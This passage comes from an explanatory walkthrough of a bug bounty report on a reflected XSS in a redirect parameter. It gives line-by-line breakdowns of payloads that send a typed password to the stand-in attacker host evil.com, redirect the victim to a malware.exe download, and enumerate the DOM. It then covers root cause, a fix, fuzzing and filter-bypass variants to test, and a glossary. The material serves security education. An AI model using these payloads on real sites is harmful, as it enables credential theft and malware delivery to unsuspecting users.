onclick. Instead of showing an alert, it setswindow.location.href, which is the browser's current address. Assigning to it makes the browser navigate somewhere. - The destination is
//evil.com?pwd=followed by the password.evil.comis a stand-in domain used in examples to represent a server the attacker controls. %2bis an encoded+, which in JavaScript joins two pieces of text together. So the password field's value is glued onto the end of the address.- The result is that the browser leaves the page and requests
//evil.com?pwd=with the typed password attached as a parameter. The password therefore leaves the page as a query string parameter on the attacker's domain, where the attacker's server can record it.
Step 3: Downloading malware on the victim's computer
Malware is software written to do something harmful, such as stealing data or taking control of a machine.
javascript:window.location.href="https://thefiletree.com/app/conf/malware.exe"
Line by line:
javascript:marks the start of code.window.location.hrefis the address bar of the browser.- Setting it to
https://thefiletree.com/app/conf/malware.exemakes the browser navigate to that address. The.exeending is the usual extension for a Windows program.
This navigates the victim's browser to a file hosted on an external service, which the report presents as a malware download. The report does not describe what the file does or whether the browser prompts before saving it.
Step 4: Controlled DOM
DOM stands for Document Object Model. It is the browser's live, in-memory tree of everything on the page: every heading, paragraph, button and input is a node in that tree. If injected code can walk the DOM, it can see and change everything the page contains.
javascript:var all = document.getElementsByTagName("*");for (var i=0, max=all.length; i < max; i++) {alert(all[i])}//
Line by line:
javascript:marks the start of code.var all = document.getElementsByTagName("*");collects every element on the page. The asterisk is a wildcard meaning "any tag name", and the result is stored in a variable calledall. A variable is a named box that holds a value.for (var i=0, max=all.length; i < max; i++)is a loop: start a counteriat zero, remember how many elements there are inmax, and repeat whileiis less than that, adding one toieach time. A loop is just "do this again and again".{alert(all[i])}is the body of the loop: show an alert for the element at positioni. So the browser pops up one alert per element on the page.//comments out anything appended after the payload.
This walks every element in the document and raises an alert for each one, demonstrating that script running through the reflection has full access to the page's DOM.
Before and after
The report closes the exploitation section with a before and after pair showing the page prior to exploitation and after the payload has run.
Root cause
What it establishes is that the successRedirect parameter on the conflict page is reflected into the response without being neutralised, so a javascript: value supplied in that parameter executes when the continue button is used. Neutralised here means made harmless, for example by encoding the value so the browser treats it as text rather than code. A scheme allowlist means the code checks the start of the address against a list of permitted schemes, such as https, and rejects anything else.
Impact
Impact means the real-world harm a bug can cause, as opposed to the fact that it exists. The staff position recorded in the report is that a reflected XSS can only be turned into something through phishing or similar, which is why the severity was lowered. The author's counter is the set of cases above: rewriting the page to deface it, presenting a fake credential prompt and exfiltrating the entered password to an attacker-controlled server, redirecting the victim to a malware download, and reading or manipulating the whole DOM. Exfiltrating means getting data out of the place it belongs and into the attacker's hands. The author also notes that a Beef hook URL could be delivered the same way to control the victim's browser.
All of these depend on the victim following an attacker-supplied link, as with any reflected XSS.
Fix
Based on the behaviour shown, the parameter should not accept a javascript: scheme: validate successRedirect against an allowlist of permitted destinations, or reject values that are not relative paths or https URLs on expected hosts, and encode the value for the context it is written into. Encoding for the context means using the escaping rules that match where the value lands: HTML escaping inside a page, URL escaping inside an address, and so on. The report does not confirm that any of this was implemented.
Variants to test
These are the same techniques applied more widely, for anyone learning from this report.
- Redirect-style parameters. Fuzz parameters with names like
successRedirect,returnUrl,nextandredirecton login, launcher and account-linking pages. A positive result is ajavascript:value that executes when the page's button is pressed, or a redirect to an external host. - Hidden endpoints in JavaScript bundles. Pull the JS files served by a discovered endpoint and extract endpoint names from them, then fuzz recursively as the author did from
launchertoLinkPsntoconflict. A positive result is a new reachable page that was not linked in the UI. - Parameter fuzzing on button-driven pages. On pages where a form submits or a button continues a flow, fuzz each parameter and watch for reflection. A positive result is the value appearing unencoded in the response, or an alert firing after the button is clicked.
- Encoding bypasses. Where a filter exists, try percent-encoded characters such as
%60,%5Band%5Das in the defacement payload, and the%2bconcatenation trick, to see whether the filter decodes before or after checking. A positive result is execution despite the filter. - Impact demonstration for triage. When a report is downgraded for lack of impact, prepare the same four cases shown here (defacement, credential capture with exfiltration, external navigation, DOM enumeration) against the reflected parameter. A positive result is each case running from a single crafted link.
Glossary
- Alert: the small pop-up box a browser shows when a page calls the
alertfunction. - Allowlist: a list of values that are explicitly permitted, with everything else rejected.
- Bash script: a text file of commands for a Unix-style command line, used to automate steps.
- Beef: a tool that, once its script runs in a browser, gives an attacker a control panel over that browser.
- Bounty: a reward paid by a company for a confirmed security problem found by an outsider.
- Bug bounty program: an arrangement where a company invites outsiders to look for weaknesses in its systems and pays for confirmed findings.
- Comment: text in code that the browser ignores, used here to stop appended text from breaking the payload.
- Cross-site scripting (XSS): a weakness that lets an attacker run their own code inside another person's browser while that person visits a site.
- CVSS: a standard scoring system for vulnerability severity, where a numeric score maps to a label such as low or medium.
- Defacement: changing what a page shows so it displays the attacker's content instead of the owner's.
- Directory fuzzing: guessing path names on a server automatically and checking which ones return a real page.
- DOM (Document Object Model): the browser's live, in-memory tree of everything on the page.
- Endpoint: a specific address on a server that does something when you request it.
- Enumeration: listing things out systematically, such as finding subdomains that exist but are not advertised.
- Exfiltration: getting data out of the place it belongs and into the attacker's hands.
ffuf: a command-line fuzzing tool that swaps a placeholder in a request for each word in a list and reports which responses stand out.- Fuzzing: trying a large number of guesses automatically and watching for the ones that produce something different.
- Horizontal enumeration: looking sideways at sibling names, for example trying many different first labels under the same parent domain.
- HTML: the language that describes the structure of a web page.
- Impact: the real-world harm a bug can cause, as opposed to the fact that it exists.
- JavaScript: the programming language that browsers run to make pages interactive.
javascript:scheme: a prefix that tells the browser to run what follows as code instead of loading a page.- Loop: a programming construct that repeats a set of instructions.
- Malware: software written to do something harmful, such as stealing data or taking control of a machine.
- Neutralised: made harmless, for example by encoding a value so the browser treats it as text rather than code.
- Parameter: a named value attached to a web address, the part after a question mark.
- Payload: the actual piece of input an attacker sends to trigger a bug.
- Phishing: tricking a person into clicking a link or entering a password by pretending to be someone trustworthy.
- Recursive fuzzing: repeating the same fuzzing process on each new thing you find.
- Redirect: the server's way of saying "not here, go there instead".
- Reflected XSS: XSS where the malicious value is sent in a link, bounced back by the server into the page, and only runs when the victim opens that link.
- Severity: the rating of how serious a bug is, usually from low through medium and high to critical.
- Subdomain: a smaller address that sits under a main domain, such as
shop.example.comunderexample.com. - Triage: the process where staff look at a report, confirm it is genuine and put it into their handling process.
- URL encoding: the convention that replaces special characters in a web address with a percent sign and two hexadecimal digits.
- Variable: a named box in a program that holds a value.
- Vertical enumeration: going deeper under one name, for example from
example.comtoa.example.comtob.a.example.com.




